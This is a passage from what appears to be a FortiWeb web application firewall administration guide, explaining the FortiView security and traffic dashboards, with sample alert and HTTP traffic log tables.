Also, you can view information about specific types of threats, the source IP of attacks, the country where the attacks come from, the client devices that launched attacks, HTTP methods used, targeted URLs, and CVE IDs for the specified server policy under the tabs **Threats**, **Sources**, **Countries**, **Client Devices**, **HTTP Methods**, **URLs**, **CVE ID**, and **OWASP Top10** tabs respectively. You can use either the Add Filter icon to filter for these things, or select the relevant tab and double-click the row of the thing you want to know more about.

You can even filter for a combination of these things. The image below shows targeted URL, and source IP of attacks of a server policy.



#	Date/Time	Policy	Source	Destination	Threat Level	Action	Message	HTTP Host
1	16:47:07	TTP_FULL_FEATURE	111.204.123.112	203.119.213.249	High	Alert	Missing Content Type	pcs-sdk-server.alibaba.com
2	16:47:02	TTP_FULL_FEATURE	111.204.123.112	112.90.229.54	High	Alert	Missing Content Type	112.90.229.54
3	16:47:01	TTP_FULL_FEATURE	111.204.123.112	223.167.80.28	High	Alert	Missing Content Type	qbwup.imtt.qq.com
4	16:46:48	TTP_FULL_FEATURE	111.204.123.112	123.58.182.253	Medium	Alert	Too Many Parameters in Request: (The number of url parameters in request (19) exceeded the maximum allowed - 16)	notify3.note.youdao.com
5	16:46:12	TTP_FULL_FEATURE	111.204.123.112	123.125.7.221	Medium	Alert	Too Many Parameters in Request: (The number of url parameters in request (32) exceeded the maximum allowed - 16)	mon.snssdk.com
6	16:46:05	TTP_FULL_FEATURE	111.204.123.112	61.135.248.32	Medium	Alert	Too Many Parameters in Request: (The number of url parameters in request (18) exceeded the maximum allowed - 16)	impservice.dictword.youdao
7	16:45:54	TTP_FULL_FEATURE	111.204.123.112	203.119.213.249	High	Alert	Missing Content Type	pcs-sdk-server.alibaba.com
8	16:45:53	TTP_FULL_FEATURE	111.204.123.112	223.167.80.26	High	Alert	Missing Content Type	qbwup.imtt.qq.com
9	16:45:50	TTP_FULL_FEATURE	111.204.123.112	163.177.73.162	High	Alert	Missing Content Type	qbwup.imtt.qq.com
10	16:45:46	TTP_FULL_FEATURE	111.204.123.112	58.251.61.207	Off	Alert	Malformed HTTP Protocol (Error: 10) : Malformed Request	none

For any given server policy, you can drill down into specific threat, source IP, country, client device ID, HTTP method, URL, CVE ID, and OWASP Top10 entries to learn more information about them via the **Log Details**. Below is an

example.



Threat Map

Go to **FortiView > Security > Threat Map**.

The Threat Map displays network activity by geographic region. From this window, you can see a global map that shows threats in real-time from specific countries:



In the top-right corner of the window, you can select:

now—View incoming threats in real-time.

1 hour—View a snapshot of incoming threats from the last hour.

Bot Analysis

Go to **FortiView > Security > Bot Analysis**.



Bot Analysis displays statistics on access by search engine indexers and malicious bots such as DoS, Spam, Crawler, etc. Statistics are gathered by DoS prevention on page 666 in anti-DoS rules,and Configuring known bots on page 598. Based on this data, if an automated tool is abusing access, you can configure rate limiting with such as Custom Policy on page 449.

You can view information on the number of search engines and malicious bots in certain time periods. Click the pie chart, and you can view the second level of one malicious bot.

See also

- DoS prevention on page 666

Scanner Integration

Go to **FortiView > Security > Scanner Integration**.

If you've configured FortiWeb to receive XML-format reports from third-party web vulnerability scanners, you can visualize the scanner reports here.

From this window, you can see a summary of mitigated and open threats from scanner reports:



In the top-right corner of the window, in the top menu bar, you can use the Vulnerability Status drop-down menu to view either Open or Mitigated threats. You can also use the **Add Filter** icon in the top menu bar to filter for the following information:

- Action
- Adom Name
- Date/Time
- File Name
- ID
- Profile Name
- Profile Type
- Rule Type
- Scanner Type
- Severity
- Vulnerability Name

Under the **Summary Information**, you can see the severity of Open and Mitigated threats that the vulnerability scans detect. Mouse over elements of the pie chart to learn more information:



Click elements of the pie chart to drill down into them. When you click an element to drill down into it, use the **Statistics by** drop-down menu to view threats by:

- Severity
- Scanner Type



When viewing the pie chart by Severity or Scanner Type, click an element of the pie chart to drill down another level and view the proportion of specific types of vulnerabilities for that element:



See also

- Configuring a server policy
- Blocking known attacks

- Blocking client devices with poor reputation
- Generating a protection profile using scanner reports

Traffic

FortiView's Traffic menu provides a graphical analysis of FortiWeb's web traffic, including the following information:

- Destination IP addresses
- Policies
- Domains
- HTTP Methods
- HTTP Response Codes
- URLs

You can view this information according to either source IP address or country of origin.

Sources

Go to **FortiView > Traffic > Sources**.

From this window, you can see web traffic from each source IP address:



Source	HTTP Transactions	Service (HTTP/HTTPS)	HTTP Version (HTTP1.X/HTTP2)	Bytes (Sent/Received)
61.149.143.226	145769	145769/0	145769/0	99.61 MB/2.27 GB
111.204.123.112	9164	9164/0	9164/0	5.16 MB/1.23 GB
111.204.123.125	173	173/0	173/0	161.98 KB/543.54 KB
111.204.123.123	50	50/0	50/0	29.13 KB/204.16 KB
139.196.179.13	45	45/0	45/0	8.45 KB/0 B
47.92.108.76	13	13/0	13/0	2.20 KB/3.69 KB
111.204.123.114	11	11/0	11/0	3.81 KB/3.95 MB
111.204.123.115	10	10/0	10/0	3.49 KB/18.04 KB
80.82.70.187	7	7/0	7/0	1.07 KB/2.89 KB
178.47.180.148	6	6/0	6/0	1.22 KB/2.35 KB
47.97.6.155	4	4/0	4/0	812 B/0 B
60.191.38.78	4	4/0	4/0	706 B/435 B
41.36.66.102	4	4/0	4/0	860 B/0 B
80.82.78.50	2	2/0	2/0	306 B/0 B
94.249.216.207	2	2/0	2/0	36 B/0 B
80.14.47.52	2	2/0	2/0	404 B/0 B
207.194.173.170	2	2/0	2/0	36 B/796 B

Use these settings along the top of the window to view and filter source data:

	Click the **Refresh** icon to refresh the total web traffic data and web traffic data for each source IP address.
	Click the **Add Filter** icon to filter web traffic data by source. From here, you can either enter the source that you want to filter, or click **Source** and select the source from the menu. Alternatively, you can double-click a source in the list to filter information for that source.
	Use the **View Type** icon to select how FortiWeb presents the web traffic data. The default type is Table View. The available types are: • Table View • Bubble Chart
	Select the time period within which to view source IP address data.

When you select a source, you will see that source's HTTP Transactions, the service used, the HTTP version, and bytes sent/received in the selected time period. You can also drill down into the following tabs to view more information about the selected source: **Destinations**, **Policies**, **Domains**, **HTTP Methods**, **HTTP Response Codes**, and **URLs**. For example, the **Destinations** tab allows you to drill down into each destination IP address of the selected source:



For example, when you drill down into the **220.181.57.216** destination IP address under the **Destinations** tab, you will see this web traffic data for the selected destination IP address:


Source: 61.149.143.226 | Destination: 220.181.57.216 | Add Filter | 5 minutes | 1 hour | 24 hours

#	Date/Time	Policy	Source	Destination	Service	Method	Return Code	Message
1	16:46:07	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	get		HTTP get request from 61.149.143.226:5800 to 220.181.57.216:80
2	16:46:07	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	put		HTTP put request from 61.149.143.226:12116 to 220.181.57.216:80
3	16:46:07	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	get		HTTP get request from 61.149.143.226:5554 to 220.181.57.216:80
4	16:46:05	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	trace		HTTP trace request from 61.149.143.226:9996 to 220.181.57.216:80
5	16:46:03	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	get		HTTP get request from 61.149.143.226:8589 to 220.181.57.216:80
6	16:46:00	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	options		HTTP options request from 61.149.143.226:5900 to 220.181.57.216:80
7	16:46:00	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	get		HTTP get request from 61.149.143.226:5524 to 220.181.57.216:80
8	16:45:56	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	trace		HTTP trace request from 61.149.143.226:62669 to 220.181.57.216:80
9	16:45:53	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	post		HTTP post request from 61.149.143.226:64161 to 220.181.57.216:80
10	16:45:48	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	get		HTTP get request from 61.149.143.226:59617 to 220.181.57.216:80
11	16:45:44	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	post		HTTP post request from 61.149.143.226:56348 to 220.181.57.216:80
12	16:45:42	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	delete		HTTP delete request from 61.149.143.226:54785 to 220.181.57.216:80
13	16:45:42	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	post		HTTP post request from 61.149.143.226:54971 to 220.181.57.216:80
14	16:45:41	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	get		HTTP get request from 61.149.143.226:52704 to 220.181.57.216:80
15	16:45:38	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	post		HTTP post request from 61.149.143.226:38265 to 220.181.57.216:80
16	16:45:32	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	put		HTTP put request from 61.149.143.226:34521 to 220.181.57.216:80
17	16:45:32	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	get		HTTP get request from 61.149.143.226:34493 to 220.181.57.216:80
18	16:45:27	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	post		HTTP post request from 61.149.143.226:30293 to 220.181.57.216:80
19	16:45:27	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	get		HTTP get request from 61.149.143.226:30295 to 220.181.57.216:80
20	16:45:27	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	post		HTTP post request from 61.149.143.226:42836 to 220.181.57.216:80
21	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	post		HTTP post request from 61.149.143.226:42792 to 220.181.57.216:80
22	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	get		HTTP get request from 61.149.143.226:42797 to 220.181.57.216:80
23	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	put		HTTP put request from 61.149.143.226:42795 to 220.181.57.216:80
24	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	post		HTTP post request from 61.149.143.226:42806 to 220.181.57.216:80
